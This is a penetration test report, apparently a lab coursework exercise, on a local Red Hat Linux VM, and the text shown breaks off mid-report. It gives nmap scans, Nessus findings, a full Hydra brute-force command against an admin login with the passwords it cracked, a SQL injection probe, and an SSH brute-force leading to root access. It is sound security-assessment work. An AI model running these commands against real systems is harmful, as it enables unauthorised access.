

Penetration Test Report

Target System: [Red Hat Linux]

Date: [03/04/2025]

Author: [Robert Onuoha]

Contents

1. Executive Summary----- 2

2. Methodology----- 4

3. Technical Summary----- 5

4. Assessment Results----- 7

5. Risk Evaluation and Recommendations----- 26

6. Conclusion----- 26

7. Appendix----- 26

1. Executive Summary

This assessment was conducted to evaluate how vulnerable the target system would be to a real-world cyberattack. The test simulated how an external attacker could attempt to break into a system used by an organisation. The goal was to determine whether weaknesses

existed that could allow someone outside the organisation to access confidential data or take control of the system.

The test found several serious weaknesses. These included outdated software that no longer receives security updates, insecure system settings, and poor password management practices. A critical issue involved a password being stored in a file where an attacker could easily find it. This allowed full access to the system, effectively handing over complete control. Other risks included an unprotected login area that allowed brute-force attacks, and a web page that let attackers run potentially dangerous scripts or commands.

The impact of these issues, if exploited by a malicious actor, could be severe. The organisation could face data theft, disruption to operations, reputational damage, or potential legal consequences due to non-compliance with security regulations. The vulnerabilities found could be exploited with minimal effort and using publicly available tools.




Figure 1.1 – Attack Flow Overview: A visual summary showing the key steps taken by the attacker to compromise the system.

2. Methodology

The scope of this penetration test was limited to a single Linux-based virtual machine running a custom web application stack. The machine was deployed in a controlled lab environment with access restricted to the local network. The application was accessible over HTTP on ports 80 and a range of common services were exposed for interaction and testing.

The test followed a black box methodology meaning testing was conducted without any prior credentials, simulating an unauthenticated external attacker. Both unauthenticated and post-authentication testing were carried out once access was gained via brute-force and

privilege escalation techniques. Tools like SQLMap weren't used, in accordance with the test guidelines.

The approach included network reconnaissance, port and service enumeration with nmap, web application directory and input discovery with dirb, vulnerability scanning with nessus, and manual testing for common web flaws such as insecure authentication, XSS, SQL injection, and exposed admin panels with burpsuite. Once access was obtained, the test moved to local enumeration of the server, including reviewing configuration files, command histories, and SSH access for signs of weak credentials or misconfigurations.

Where possible, findings were verified with proof-of-concept payloads and supported with screenshots. The goal of this assessment was to identify exploitable security issues, confirm their impact, and document potential risks to the system's confidentiality, integrity, and availability.

3. Technical Summary

Risk Level	Vulnerability Name	Description	Recommendation
Critical	Plaintext Credential Disclosure	Root password found stored in a local plaintext file, enabling direct SSH access.	[T1552.001] Remove all plaintext password storage and enforce secure credential handling practices.
Critical	SSL Version 2 and 3 Protocol Detection	Remote service accepts SSLv2/3, vulnerable to cryptographic flaws.	[T1040] Disable SSLv2/3 and enforce TLS 1.2+ with secure cipher suites.
Critical	PHP Unsupported Version Detection	Outdated PHP version, no longer supported, exposed to unpatched vulnerabilities.	Apply system hardening and [T1203] patch vulnerable software to mitigate exploit exposure.
Critical	Admin Panel Brute-Force Authentication Bypass	16 valid credentials discovered via Hydra due to lack of rate limiting or	[T1110.001] Enforce rate-limiting, CAPTCHA, and account lockout.

		lockout policies.	Monitor for credential stuffing activity.
High	Reflected XSS in Login.php	Error parameter allows script injection, confirmed via alert payload.	[T1059.007] Sanitize user input and encode output. Apply CSP to restrict script execution.
High	Exposed SQL Interface	txtSQL parameter in admin panel executes raw SQL; backend fails due to missing database.	[T1505.003] Remove raw query interfaces or restrict access. Validate and sanitise input to prevent injection.
High	PHP < 4.4.3 / 5.1.4 Multiple Vulnerabilities	Older PHP versions suffer from buffer overflows and memory issues.	[T1203] Upgrade to PHP 5.1.4 or later to reduce risk of RCE and memory exploits.
High	PHP < 4.4.4 Multiple Vulnerabilities	Known flaws include unsafe c-client library usage and buffer overflows.	[T1203] Apply vendor patches and upgrade to PHP 4.4.4 or later.
High	Weak SSH Configuration	SSH server accepts deprecated ciphers and key exchange methods.	[T1021.004] Harden sshd_config. Disable legacy algorithms and enforce modern crypto policies.
High	SSL RC4 Cipher Suites Supported	RC4 is broken and should not be used in secure communications.	[T1040] Remove RC4 support; prefer AES-GCM or ChaCha20-Poly1305.
High	SSL DROWN Attack Vulnerability	SSLv2 enabled; may be susceptible to cross-protocol decryption attacks.	[T1040] Disable SSLv2 and avoid private key reuse across protocols.
Medium	HTTP TRACE / TRACK Methods Allowed	TRACE/ TRACK can be used in cross-site tracing attacks.	[T1071.001] Disable TRACE/TRACK in web server configuration to mitigate

			request/response tampering.
--	--	--	-----------------------------

4. Assessment Results

4.1 Key Findings

Network Discovery and Port Scanning

Initial reconnaissance began with netdiscover, which successfully identified the target machine's IP address on the local subnet. Verification was performed through inspection of the ARP table. A comprehensive Nmap scan followed, targeting all ports. This revealed several open services, notably an Apache web server running on ports 80 and 3148. The scan output included detailed service banners and supported HTTP methods, which indicated potential misconfigurations and attack vectors. Additionally, HTTP enumeration revealed that the server accepted potentially insecure HTTP methods, including TRACE and TRACK, which may be abused for cross-site tracing or proxy-based attacks.




Figure 1.2 – netdiscover output identifying the target machine's IP address.

This figure shows the initial host discovery phase. The IP 192.168.191.138 was identified as the target machine within the local network.

```
File Actions Edit View Help
Currently scanning: 172.18.244.0/16 | Screen View: Unique Hosts
11 Captured ARP Req/Rep packets, from 4 hosts. Total size: 660

+-----+-----+-----+-----+-----+-----+
| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.191.1 | 00:50:56:c0:00:08 | 1 | 60 | VMware, Inc. |
| 192.168.191.2 | 00:50:56:fa:0f:1c | 4 | 240 | VMware, Inc. |
| 192.168.191.138 | 00:0c:29:f7:c2:03 | 5 | 300 | VMware, Inc. |
| 192.168.191.254 | 00:50:56:e2:04:68 | 1 | 60 | VMware, Inc. |
+-----+-----+-----+-----+-----+-----+

(kali@kali)-[~]
$
```

Figure 1.3 – ARP table showing live hosts.

The ARP table confirms the presence of the discovered host and its MAC address, verifying its activity on the subnet.




Figure 1.4 – Web server index page.

The landing page of the target’s Apache web server is shown here. This confirms a web service running on port 80 or 3148 and serves as an entry point for HTTP-based enumeration.


```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- 192.168.191.138
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 06:39 EDT
Nmap scan report for 192.168.191.138
Host is up (0.0030s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.5p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.40 ((Red Hat Linux))
111/tcp   open  rpcbind  2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.40 ((Red Hat Linux))
3306/tcp  open  mysql    MySQL (unauthorized)
32768/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:F7:C2:03 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.07 seconds
```

Figure 1.5 – Nmap scan results showing open ports and services.

The Nmap output lists all open TCP ports and service versions on the target machine. Apache and PHP are identified, guiding later exploitation steps.

```
(kali㉿kali)-[~]
└─$ nmap 192.168.191.138 -p 22,80,111,443,3306,32768 --script http-methods
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 07:07 EDT
Nmap scan report for 192.168.191.138
Host is up (0.00072s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind
443/tcp   open  https
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
3306/tcp  open  mysql
32768/tcp open  filenet-tms
MAC Address: 00:0C:29:F7:C2:03 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Figure 1.6 – HTTP methods supported by the Apache web server.

This scan confirms that insecure methods such as TRACE and TRACK are enabled. These can be exploited in HTTP-based attacks, including Cross Site Tracing.

```

(kali@kali)-[~]
└─$ nmap 192.168.191.138/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-02 07:10 EDT
Nmap scan report for 192.168.191.1
Host is up (0.00060s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1801/tcp   open  msmq
2103/tcp   open  zephyr-clt
2105/tcp   open  eklogin
2107/tcp   open  msmq-mgmt
3389/tcp   open  ms-wbt-server
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.191.2
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:FA:0F:1C (VMware)

Nmap scan report for 192.168.191.138
Host is up (0.0012s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
3306/tcp   open  mysql
32768/tcp  open  filenet-tms
MAC Address: 00:0C:29:F7:C2:03 (VMware)

Nmap scan report for 192.168.191.254
Host is up (0.00044s latency).
All 1000 scanned ports on 192.168.191.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E2:04:68 (VMware)

Nmap scan report for 192.168.191.139
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.191.139 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.85 seconds

```

Figure 1.7 – Nmap host discovery across subnet.

An Nmap ping sweep reveals active hosts on the local network, helping define the attack surface and detect potential lateral movement targets.

Vulnerability Scanning with Nessus

A Nessus scan of the target system identified a total of 38 vulnerabilities, with three classified as critical. Among these, the most notable was support for SSLv2 and SSLv3 protocols, which are deprecated and affected by multiple cryptographic weaknesses. Furthermore, the target was running an outdated and unsupported version of PHP, making it susceptible to publicly known exploits that are no longer patched by the vendor. Further information can be found in the technical summary.




Figure 1.8 – Nessus vulnerability scan summary.

This figure displays the number and severity of vulnerabilities identified on the target system. Notably, three critical vulnerabilities are highlighted, prompting urgent remediation.

4.2 Exploitation & Post-Exploitation

Directory Enumeration and Web Access Control Weaknesses

Directory enumeration using Dirb and manual browsing revealed multiple exposed endpoints on the web server. One such endpoint, /Admin/, contained administrative functionality and file directories accessible without authentication. This interface allowed access to web assets, uploaded content, and a rudimentary administration dashboard. The lack of access control measures surrounding this directory exposes the system to unauthorised content viewing and potential administrative manipulation.




Figure 2.2 – Admin login page discovered via directory enumeration.

An exposed login form located at /Admin/ is accessible without restrictions. This becomes a key vector for further attacks.




Figure 2.3 – Exposed admin interface displaying image assets.

This figure confirms full access to image management features through the unauthenticated admin panel.

Brute-Force Attack on Admin Panel

To assess the resilience of authentication mechanisms, a targeted brute-force attack was carried out using Hydra against the login page located at `/Admin/index.php`. The attack employed a common password wordlist and leveraged HTTP POST requests to test credential combinations. The attack resulted in the identification of 16 valid credentials, indicating that the login portal lacked essential protections such as:

- Rate limiting
- CAPTCHA enforcement
- Account lockout policies

This failure to implement basic security controls around authentication introduces a severe risk of unauthorised access and automated compromise.

```
(kali@kali)-[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.191.138 http-post-form "/Admin/index.php:user=^USER^&pass=^PASS^:Incorrect password"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-02 07:25:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.191.138:80/Admin/index.php:user=^USER^&pass=^PASS^:Incorrect password
[80][http-post-form] host: 192.168.191.138 login: admin password: 123456
[80][http-post-form] host: 192.168.191.138 login: admin password: 123456789
[80][http-post-form] host: 192.168.191.138 login: admin password: password
[80][http-post-form] host: 192.168.191.138 login: admin password: princess
[80][http-post-form] host: 192.168.191.138 login: admin password: 12345
[80][http-post-form] host: 192.168.191.138 login: admin password: iloveyou
[80][http-post-form] host: 192.168.191.138 login: admin password: 1234567
[80][http-post-form] host: 192.168.191.138 login: admin password: rockyou
[80][http-post-form] host: 192.168.191.138 login: admin password: 12345678
[80][http-post-form] host: 192.168.191.138 login: admin password: abc123
[80][http-post-form] host: 192.168.191.138 login: admin password: nicole
[80][http-post-form] host: 192.168.191.138 login: admin password: daniel
[80][http-post-form] host: 192.168.191.138 login: admin password: babygirl
[80][http-post-form] host: 192.168.191.138 login: admin password: monkey
[80][http-post-form] host: 192.168.191.138 login: admin password: lovely
[80][http-post-form] host: 192.168.191.138 login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-02 07:25:48
```

Fig 2.4 Hydra was successfully used to brute-force login credentials for the admin user on the target system (192.168.191.138) by submitting HTTP POST requests to `/Admin/index.php`. A total of 16 valid passwords were found, suggesting the login page lacks rate limiting, CAPTCHA, account lockout, or other protections against automated attacks.

SQL Injection Testing

Within the exposed admin interface, a form was discovered that accepted raw SQL input. When the payload `' OR 1=1 ==` was submitted, the server responded with the error message “Failed to select database”. This behaviour indicates that user input is being directly concatenated into backend SQL queries without sanitisation or input validation. Although no database connection was active at the time of testing, the generation of backend error messages demonstrates that the application is vulnerable to SQL injection.

This finding reveals a critical flaw: the presence of injectable input channels that, if paired with an active database, could allow an attacker to extract, modify, or delete data.




Figure 2.5 – SQL input form triggering backend error.

The input payload causes a SQL error message to appear, confirming the presence of unsanitised input and a backend SQL injection vulnerability if a database were to be connected.

Post-Exploitation Enumeration and Privilege Escalation

After identifying vulnerabilities in the admin interface, further exploration focused on achieving system-level access. A discovered text file led to the recovery of a Base64-encoded string, which was used to generate a custom password wordlist. This wordlist enabled a successful SSH brute-force attack, resulting in full root access to the target machine. With administrative privileges established, enumeration of command histories and system files revealed sensitive operational data and confirmed the extent of the compromise.

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
CSEC2003_2425_...	1,964,779,7...	613,784,968	File folder	28/02/2025 15:31	
todo.txt	134	124	Text Document	28/02/2025 15:50	00DDB075

Figure 2.6 – Text file discovered on the victim machine.

The content suggested hidden or encoded data potentially relevant to credential discovery or local access.

Decoding the content from Base64 yielded the string “CTEC2903”, a related identifier that could be contextually significant.

Decode from Base64 format


Simply enter your data then push the decode button.



```
UGV0ZSwgYWZ0ZXlgeW91IHVwbG9hZCB0aGUgdmlkdHVhbCBtYWNoaW5lIHRvIHRoZSBzaGVsbCBm  
b3lgQ1RFQzI5MDMsIHJlbWVtYmVylHRvIGRlbGV0ZSB0aGlzIG5vdGUu
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

